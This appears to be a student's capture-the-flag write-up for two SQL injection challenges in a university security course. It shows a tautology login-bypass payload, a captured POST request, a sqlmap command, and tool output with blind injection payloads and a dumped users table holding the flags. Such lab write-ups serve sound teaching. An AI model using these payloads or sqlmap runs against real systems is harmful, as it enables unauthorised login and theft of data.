# Week11- Write-up

**Vishnu Vardhan Ciripuram**
**N14912012**
**vc2499**


**Challenge: SQL-1**

**Objective:**

The goal of this challenge was to exploit a SQL injection vulnerability in the login form to bypass authentication as the user admin and retrieve the flag.


**Solution:**

- Upon accessing the provided URL, I was presented with a login page that had two fields: **Username** and **Password**, along with a **Login** button.
- The challenge hinted at bypassing authentication using SQL Injection to log in as the admin user.




- I entered a simple payload in the Username and the Password field. The following payload worked to bypass authentication:
  - **' OR 'vc2499' = 'vc2499**
- The condition always evaluated to true, allowing me to bypass the login mechanism.


- This worked successfully and authenticated me. The query likely became:
  - **SELECT * FROM users WHERE username='' OR 'vc2499' = 'vc2499' AND password='';**
- Upon successful login, I was redirected to the profile page. The flag was displayed prominently on this page.
  - **flag{y0u_sh4ll_n0t_p4ss...0h_w4it_y0u_d1d!_24d78b2b835a8b1f}**




**Challenge: SQL-2**

**Objective**

The objective of this challenge was to exploit an SQL injection vulnerability in the login form to enumerate the database schema, extract data, and retrieve the flag stored in the database.

**Solution**

- I used sqlmap for this challenge. First I needed to get the http request to use it for sqlmap
- I used Burp Suite to intercept the HTTP request sent to the server upon submitting the login form.
- Captured the following POST request:




- I Saved the raw HTTP request to a file named vc2499_http_request.txt for use with sqlmap.

```
┌──(kali㉿kali)-[~/Desktop]
└─$  cat vc2499_http_request.txt
POST /login HTTP/1.1
Host: offsec-chalbroker.osiris.cyber.nyu.edu:1505
Content-Length: 21
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://offsec-chalbroker.osiris.cyber.nyu.edu:1505
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://offsec-chalbroker.osiris.cyber.nyu.edu:1505/login
Accept-Encoding: gzip, deflate, br
Cookie: CHALBROKER_USER_ID=vc2499
Connection: keep-alive

username=vc2499&password=vc2499
```

- I used sqlmap to automate the SQL injection process and enumerate the database

- Command Used:
    - **sqlmap -r "vc2499_http_request.txt" --dbms="SQLite" --tamper="randomcase" --batch --random-agent --dump --tables --level=5 --risk=3**

**Key Command Flags:**

1. -r "vc2499_http_request.txt": Specifies the intercepted HTTP request file.
2. --dbms="SQLite": Targets SQLite as the database management system.
3. --tamper="randomcase": Bypasses potential filters with randomized query case.
4. --dump: Dumps the database content.
5. --tables: Enumerates all tables in the database.
6. --level=5 and --risk=3: Enables exhaustive testing with higher coverage.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r "vc2499_http_request.txt" --dbms="SQLite" --tamper="randomcase" --batch --random-agent --dump --tables --level=5 --risk=3
```

- It identified the username parameter as vulnerable to OR Boolean-based blind SQL injection.
- Injection payload:
    - username=vc2499' OR NOT 3723=3723—dHib

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r "vc2499_http_request.txt" --dbms="SQLite" --tamper="randomcase" --batch --random-agent --dump --tables --level=5 --risk=3

                {1.8.11#stable}
                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:58:39 /2024-12-02/

[17:58:39] [INFO] parsing HTTP request from 'vc2499_http_request.txt'
[17:58:39] [INFO] loading tamper module 'randomcase'
[17:58:39] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.2a1pre) Gecko/20110324 Firefox/4.2a1pre' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[17:58:39] [INFO] testing connection to the target URL
[17:58:44] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:58:45] [INFO] testing if the target URL content is stable
[17:58:45] [INFO] target URL content is stable
[17:58:45] [INFO] testing if POST parameter 'username' is dynamic
[17:58:45] [WARNING] POST parameter 'username' does not appear to be dynamic
[17:58:46] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[17:58:46] [INFO] testing for SQL injection on POST parameter 'username'
[17:58:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:59:24] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
got a 302 redirect to 'http://offsec-chalbroker.osiris.cyber.nyu.edu:1505/profile'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [y/N] N
[17:59:54] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[17:59:57] [INFO] POST parameter 'username' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT)' injectable (with --code=200)
[17:59:57] [INFO] testing 'Generic inline queries'
[17:59:57] [INFO] testing 'SQLite inline queries'
[17:59:58] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[17:59:58] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[17:59:58] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[17:59:59] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query)'
[18:00:01] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[18:00:01] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--techniqu
e' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[18:00:32] [INFO] POST parameter 'username' appears to be 'SQLite > 2.0 OR time-based blind (heavy query)' injectable
[18:00:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:00:32] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[18:00:33] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tech
nique test
[18:00:34] [INFO] target URL appears to have 3 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
```

it detected the backend database as SQLite. As it enumerated the database schema it found one table:

Table: users

Then it dumped the contents of the users table, which contained the following:

- Columns: id, username, password.
- Data:
    - id: 1
    - username: admin
    - password: flag{n0_sql_w4s_h4rm3d_1n_m4k1ng_th1s_ch4ll3ng3_6fe10c8d670f6e8a}

```
[1 entry]
+----+-------------------------------------------------------------+----------+
| id | password                                                    | username |
+----+-------------------------------------------------------------+----------+
| 1  | flag{n0_sql_w4s_h4rm3d_1n_m4k1ng_th1s_ch4ll3ng3_6fe10c8d670f6e8a} | admin    |
+----+-------------------------------------------------------------+----------+
```

The flag was stored in the password column for the admin user:

**flag{n0_sql_w4s_h4rm3d_1n_m4k1ng_th1s_ch4ll3ng3_6fe10c8d670f6e8a}**

```
[18:01:10] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[18:01:16] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[18:01:23] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[18:01:29] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[18:01:36] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[18:01:43] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
[18:01:49] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[18:01:49] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 464 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: username=vc2499' OR NOT 2130=2130-- VRrC&password=vc2499

    Type: time-based blind
    Title: SQLite > 2.0 OR time-based blind (heavy query)
    Payload: username=vc2499' OR 1949=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- Npyv&password=vc2499
---
[18:01:58] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[18:01:58] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[18:01:58] [INFO] fetching tables for database: 'SQLite_masterdb'
[18:01:58] [INFO] fetching number of tables for database 'SQLite_masterdb'
[18:01:58] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[18:01:58] [INFO] retrieved: 1
[18:02:01] [INFO] retrieved: users
<current>
[1 table]
+-------+
| users |
+-------+

[18:02:13] [INFO] retrieved: CREATE TABLE users (id INTEGER PRIMARY KEY, username TEXT, password TEXT)
[18:05:19] [INFO] fetching entries for table 'users'
[18:05:19] [INFO] fetching number of entries for table 'users' in database 'SQLite_masterdb'
[18:05:19] [INFO] retrieved: 1
[18:05:21] [INFO] retrieved: 1
[18:05:24] [INFO] retrieved: flag{n0_sql_w4s_h4rm3d_1n_m4k1ng_th1s_ch4ll3ng3_6fe10c8d670f6e8a}
[18:08:24] [INFO] retrieved: admin
Database: <current>
Table: users
[1 entry]
+----+-------------------------------------------------------------+----------+
| id | password                                                    | username |
+----+-------------------------------------------------------------+----------+
| 1  | flag{n0_sql_w4s_h4rm3d_1n_m4k1ng_th1s_ch4ll3ng3_6fe10c8d670f6e8a} | admin    |
+----+-------------------------------------------------------------+----------+

[18:08:38] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/offsec-chalbroker.osiris.cyber.nyu.edu/dump/SQLite_masterdb/users.csv'
```